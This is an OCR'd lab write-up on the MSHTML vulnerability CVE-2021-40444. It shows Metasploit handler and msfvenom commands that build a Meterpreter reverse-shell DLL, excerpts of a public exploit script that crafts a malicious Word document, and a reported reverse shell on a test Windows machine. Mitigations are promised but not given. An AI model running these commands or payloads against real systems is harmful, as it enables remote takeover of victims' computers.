Microsoft MSHTML Remote Code Execution

CVE-2021-40444

Abstract *– We provide an overview of the Microsoft MSHTML Remote Code Execution (CVE-2021-40444), and we discuss how the exploit may work, as well as Mitigations and Workaround sections for important information about steps to protect the system from this vulnerability.*

Keywords – Microsoft, exploit, Mitigation, Vulnerability

1. Introduction

Simply "Zero-day" is a wide term that describes recently discovered security vulnerabilities that attackers get an advantage to attack systems and according to the NIST, an attack that exploits a previously unknown hardware, firmware, or software vulnerability [1].

In 2021September, Microsoft reported a zero-day vulnerability tracked as CVE-2021-40444 [2], *whose exploitation enables remote execution of malicious code on victims' computers and cybercriminals attacked Microsoft users using this vulnerability. This vulnerability delivers via malicious office documents and requires user input to open the file to trigger. We have obtained a sample document that exploits this vulnerability.*

CVE-2021-40444 is a critical zero-day RCE vulnerability in Microsoft's MSHTML engine that was exploited in the wild in limited, targeted attacks. It was assigned a CVSSv3 score of 8.8. To exploit this vulnerability [3], *an attacker would need to create a specially crafted Microsoft Office document containing a malicious ActiveX control. From there, the attacker would need to use social engineering techniques to convince their target to open the document.*

II. Methodology

In this we used kali Linux as the main operating system, Microsoft windows 10 as the vulnerable machine as well as few python programs to exploit the vulnerability. For the exploit, we used Metasploit framework which is default installed in our kali machine. the Metasploit Framework is an open-source platform that supports vulnerability research, exploit development, and the creation of custom security tools [4].

Very firstly we ***installed lcab*** *on kali Linux, lcab is a small program for Linux that creates a cabinet (.cab) archive from a set of input files. CAB format represents the Microsoft Windows compressed archive format. It is used for compression and digital signing by a variety of Microsoft installation programs* [5].

So, we used ***multi/handler****, which is a stub that handles exploits launched outside of the framework. (figure1)*

When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configured it to have the same settings as the executable we generated.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 1

After that we ***set payload as windows/meterpreter/reverse_tpc****,(figure2*) the purpose of a reverse shell is simple: to get a shell and *meterpreter is an advanced payload that provides a command line that enables deliver commands and inject extensions on the fly.*

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.8.116
LHOST ⇒ 192.168.8.116
```

Figure 2

At the same time, using ***msfvenom*** *generated a payload which is a .dll file.(figure3)*

```
File  Actions  Edit  View  Help
root@kali: /h.../h3r4/Desktop ×  root@kali: /...h3r4/Desktop ×  root@kali: /home/h3r...sktop/CVE-2021-40444 ×  root@kali: /...h3r4/Desktop ×

┌──(root㉿kali)-[/home/h3r4/Desktop]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.8.116 lport=4444 -f dll > /home/h3r4/Desktop/CVE-2021-40444/test/shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
```

Figure 3

Msfvenom contains standard command-line options. We can generate payloads for many platforms like Android, Windows, Unix, Nodejs, Cisco, and much more. Basically, it is used to generate and output all the various types of shellcode that are available in Metasploit [6].

After generating dll payload, we set LHOST as kali machine Ip address. (figure2)

Then execute the python program(figure6), but, before executing we reached internal code of the program using nano editor. It helped us to get an idea that how to execute the program. (figure4) any way there are few arguments also there, we couldn't understand those. (Figure5)

```
┌──(root💀kali)-[/home/h3r4/Desktop]
└─# cd CVE-2021-40444

┌──(root💀kali)-[/home/h3r4/Desktop/CVE-2021-40444]
└─# ls -l
total 284
drwxr-xr-x 3 root root   4096 May  7 04:34 data
-rw-r--r-- 1 root root   2832 May  7 04:34 deobfuscate.py
-rw-r--r-- 1 root root   3748 May  7 04:34 exploit.py
drwxr-xr-x 2 root root   4096 May  7 04:34 img
drwxr-xr-x 2 root root   4096 May  7 04:34 out
-rw-r--r-- 1 root root    366 May  7 04:34 patch_cab.py
-rw-r--r-- 1 root root 246305 May  7 04:34 POC.mp4
-rw-r--r-- 1 root root    972 May  7 04:34 README.md
-rw-r--r-- 1 root root   1899 May  7 04:34 REPRODUCE.md
drwxr-xr-x 2 root root   4096 May  7 04:34 srv
drwxr-xr-x 2 root root   4096 May  7 04:58 test

┌──(root💀kali)-[/home/h3r4/Desktop/CVE-2021-40444]
└─# python3 exploit.py
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[%] Usage: exploit.py <generate/host> <options>
[i] Example: exploit.py generate test/calc.dll http://192.168.1.41
[i] Example: sudo exploit.py host 80
```

```
def usage():
        print('[%] Usage: ' + str(sys.argv[0]) + ' <generate/host> <options>')
        print('[i] Example: ' + str(sys.argv[0]) + ' generate test/calc.dll http://192.168.1.41')
        print('[i] Example: sudo ' + str(sys.argv[0]) + ' host 80')
        exit()
```

Figure 4

```
def check_usage():
        ret = 0
        if(len(sys.argv) < 2):
                usage()
        if(sys.argv[1] == 'generate'):
                if(len(sys.argv) != 4):
                        usage()
                ret = 1
        elif(sys.argv[1] == 'host'):
                if(len(sys.argv) != 3):
                        usage()
                ret = 2
        else:
                usage()
        return ret

def patch_cab(path):
        f_r = open(path, 'rb')
        cab_content = f_r.read()
        f_r.close()

        out_cab = cab_content[:m_off]
        out_cab += b'\x00\x5c\x41\x00'
        out_cab += cab_content[m_off+4:]

        out_cab = out_cab.replace(b'..\\msword.inf', b'../msword.inf')

        f_w = open(path, 'wb')
        f_w.write(out_cab)
        f_w.close()
        return
```

Figure 5

We used this script for use the shell.dll fill which was generated earlier.






Figure 6

Again hit on the enter bouton after typing this script, we made a ***listener*** *in our http port (Default is 80)*



After that copied malicious document file and paste it on vulnerable windows machine by us and open it.






Figure 7

Finger 7 shows after successfully running all, we could spawn a reverse TCP shell. Opened the interpreter and we executed a few commands like whoami, etc.

III. CONCLUSION

We investigated a remote code execution vulnerability in MSHTML that affects Microsoft Windows. So, an attacker can target attacks to exploit this vulnerability by using crafted malicious word document files. To happen this attack, attacker can use some social engineering techniques also.